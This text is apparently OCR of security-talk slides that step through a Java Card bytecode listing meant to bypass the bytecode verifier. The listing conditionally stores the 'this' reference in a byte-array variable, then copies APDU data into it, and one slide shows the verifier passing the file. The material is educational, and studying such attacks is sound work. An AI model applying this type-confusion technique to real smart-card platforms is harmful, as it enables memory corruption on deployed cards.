
Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

⇒     return
 }
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
⇒     aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
⇒     aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
⇒     astore_3 // storing in L3
  L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
⇒     astore_3 // storing in L3
  L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3
    INFO: Verifier [v3.0.2]
    INFO: Copyright (c) 2010, Oracle and/or its affiliates.
    All rights reserved.

    INFO: Verifying CAP file bypass_bcv.cap
⇒ L1 INFO: Verification completed with 0 warnings and 0 errors.
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



